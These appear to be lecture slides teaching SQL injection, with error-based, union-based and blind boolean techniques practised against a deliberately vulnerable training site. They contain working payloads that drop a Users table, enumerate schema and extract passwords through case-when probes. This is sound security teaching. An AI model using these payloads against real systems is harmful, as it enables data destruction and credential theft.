
- How can we exploit this?

# SQL Injection: Basic Idea




```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass');");
```

# SQL Injection: Basic Idea



```
$result = mysql_query("select * from Users  
where(name='alice' or 1=1); -- and password='$pass');");
```

# SQL Injection: Basic Idea



```
$result = mysql_query("select * from Users  
where(name='$user' and password='$pass');");
```

# SQL Injection: Basic Idea

Log in

Username

Password

Log in

Remember me      [Forgot Password?](#)

[Create an Account](#)

alice' or 1=1); DROP TABLE Users; --


```
$result = mysql_query("select * from Users  
where(name='alice' or 1=1); DROP TABLE Users -- and  
password='$pass');");
```

# Impact of A Successful Attack

- Confidentiality?
- Integrity?
- Availability?

# The Fundamental Cause

- Mixing data and code (violation of principle of isolation)



# Types of SQL Injections

- Error-based
  - get useful information from the displayed error messages
- Union-based
  - append malicious query to legitimate query
- Blind injection
  - Boolean: ask true or false questions
  - timing: cause the server take longer to execute under certain conditions

# Error-based: Simple Example

---

- You can use this website for testing SQL injection vulnerabilities

<http://hack-yourself-first.com/>

- Go to

[hack-yourself-first.com/CarsByCylinders?  
Cylinders=V12](http://hack-yourself-first.com/CarsByCylinders?Cylinders=V12)

- Now what happens if we do:

[hack-yourself-first.com/CarsByCylinders?  
Cylinders=V12'](http://hack-yourself-first.com/CarsByCylinders?Cylinders=V12')

=>[Select \\* from Supercar where Cylinders='V12'](#)

# Error-based: Simple Example

---

- Extending it a little bit:

[hack-yourself-first.com/CarsByCylinders?  
Cylinders='V12' or 1=1--](http://hack-yourself-first.com/CarsByCylinders?Cylinders=V12' or 1=1--)

=>Select \* from supercars where  
cylinders='V12' or 1=1--'

# Union-based Injection

- Used to learn the internal structure of the database - exfiltrate data
- `select * from supercar union select * from vote`

# Union-based: Simple Example

---

- Let's start with:

hack-yourself-first.com/CarsByCylinders?

Cylinders=V12' union select \* from vote-- (what  
can you tell from the error message?)

# Union-based: Simple Example

- View Page Source and inspect which columns in Supercar are used

The screenshot shows the browser's developer tools with the "Elements" tab selected. The page source code is displayed, showing a section of a website related to Supercars. A specific image element is highlighted with a blue selection bar, and a tooltip shows the URL `http://hackyourselffirst.troyhunt.com/Supercar/19`. The code snippet includes:

```
<h2>Supercars with a V12</h2>
<div class="row marketing">
  ...
  <div class="span3">
    ...
    <div class="thumbnail">
      <div class="thumbnail-container">
        <a href="/Supercar/19">
          
        </a>
      </div>
    </div>
  </div>
  ...
</div>
```

# Union-based: Discovering Internal Schema

```
1 | select * from sys.tables
```

100 %

	name	object_id	principal_id	schema_id	parent_object_id	type	type_desc	create_date	modify_date	is_ms_shipped	is_published	is_schema_published	lob_data_space_id
1	Color	245575913	NULL	1	0	U	USER_TABLE	2015-04-05 11:58:29.720	2015-04-05 11:58:29.730	0	0	0	0
2	City	277576027	NULL	1	0	U	USER_TABLE	2015-04-05 12:00:56.083	2015-04-05 12:00:56.093	0	0	0	0
3	Occupation	309576141	NULL	1	0	U	USER_TABLE	2015-04-05 17:02:02.750	2015-04-05 17:02:02.760	0	0	0	0
4	President	341576255	NULL	1	0	U	USER_TABLE	2015-04-05 17:02:42.170	2015-04-05 17:02:42.180	0	0	0	0

# Union-based: Discovering Internal Schema

```
1 | select * from sys.columns|
```

100 % < >

	Results	Messages													
object_id	name	column_id	system_type_id	user_type_id	max_length	precision	scale	collation_name	is_nullable	is_ansi_padded	is_rowguidcol	is_identity	is_computed	is_filestream	is_replicated
692	208905...	commit_lbn	3	127	127	8	19	0	NULL	0	0	0	0	0	0
693	208905...	commit_csn	4	127	127	8	19	0	NULL	0	0	0	0	0	0
694	208905...	commit_time	5	61	61	8	23	3	NULL	0	0	0	0	0	0
695	208905...	dbfragid	6	56	56	4	10	0	NULL	0	0	0	0	0	0
696	210505...	table_id	1	127	127	8	19	0	NULL	0	0	0	0	0	0
697	210505...	oplsn_fse...	2	56	56	4	10	0	NULL	0	0	0	0	0	0
698	210505...	oplsn_bOf...	3	56	56	4	10	0	NULL	0	0	0	0	0	0
699	210505...	oplsn_slotid	4	56	56	4	10	0	NULL	0	0	0	0	0	0
700	210505...	item_guid	5	36	36	16	0	0	NULL	0	0	0	0	0	0

# Union-based: Discovering Internal Schema

```
1 select * from sys.columns  
2 where object_id=245575913
```

100 % < >

	Results	Messages														
object_id	name	column_id	system_type_id	user_type_id	max_length	precision	scale	collation_name	is_nullable	is_ansi_padded	is_rowguidcol	is_identity	is_computed	is_filestream	is_replicated	
1	245575913	ColorId	1	56	56	4	10	0	NULL	0	0	0	1	0	0	0
2	245575913	Name	2	167	167	100	0	0	Latin1_General_CI_AS	0	1	0	0	0	0	0

# Union-based: Discovering Internal Schema

- Let's try this:

[hack-yourself-first.com/CarsByCylinders?  
Cylinders=V12' union select object\\_id,name from  
sys.tables--](http://hack-yourself-first.com/CarsByCylinders?Cylinders=V12' union select object_id,name from sys.tables--)

# Union-based: Discovering Internal Schema

- Inspect the page source and find the object id of vote

[hack-yourself-first.com/CarsByCylinders?](http://hack-yourself-first.com/CarsByCylinders?)

Cylinders=V12' union select object\_id,name from sys.columns where object\_id=<the id of  
vote>--


- Now inspect the page source and find the object id of userprofile which contains passwords

# Union-based: Simple Example

---

- Now let's try:

[hack-yourself-first.com/CarsByCylinders?  
Cylinders=V12' union select voteid,comments  
from vote--](http://hack-yourself-first.com/CarsByCylinders?Cylinders=V12' union select voteid,comments from vote--)



# Exercise: Blind SQL Injection

# Blind Injection

- Error-based injection relies on the internal exceptions that show up from the database
- Union-based injection relies on appending the malicious query to the result returned by the database
- What if the system returns no error nor response?
- Attacker's goal in blind injection: be more creative in asking the database the right questions in order to find clue, by manipulating commands executed on the database

# Blind Injection: Boolean-based

- Go to [hack-yourself-first.com/Supercar/Leaderboard](http://hack-yourself-first.com/Supercar/Leaderboard) and sort by Power
- Now what's the underlying SQL statement?  
`select * from SuperCar order by PowerKw desc`
- In the URL, change PowerKw to PowerKw2, what do you see?
- Let's try replacing PowerKw with:  
`(select top 1 password from userprofile)`  
and paste this into the URL, what do you see?

# Blind Injection: Boolean-based

- Now sort by Top Speed, what comes in the first place?
- We can use `case...when...else...end` to ask true or false questions.
- Example: use the following to replace TopSpeedKm in the URL,

```
case when (select count(*) from sys.tables)=10  
then powerkw else topspeedkm end
```

- What about:

```
case when (select count(*) from sys.tables)<10  
then powerkw else topspeedkm end
```

# Blind Injection: Boolean-based

- What about:

```
case when (select count(*) from sys.tables)>5  
then powerkw else topspeedkm end
```

- What about:

```
case when (select count(*) from sys.tables)<8  
then powerkw else topspeedkm end
```

- What about:

```
case when (select count(*) from sys.tables)=8  
then powerkw else topspeedkm end
```

# Blind Injection: Boolean-based

- Let's narrow it down a little bit:

```
case when (select top 1 name from sys.tables)='nono'  
then powerkw else topspeedkm end
```

- Narrow it down further:

```
case when (select top 1 substring(name, 1, 1) from  
sys.tables)='a' then powerkw else topspeedkm end
```


- We can keep enumerating all 26 letters but it is inefficient
- Instead, we use the ASCII table and divide-and-conquer

# Blind Injection: Boolean-based

- Let's assume only lowercase letters are used: a-z is 97-122
- We start with:

```
case when (select top 1
ascii(lower(substring(name, 1, 1))) from
sys.tables)<=109 then powerkw else
topspeedkm end
```

- And you know how to go on, so try for yourself!



# Automated Tools for SQL ~~Injection~~

- SQL Inject Me
  - Firefox browser extension
- Burp Suite
- Sqlmap
- Install the Kali Linux pentest box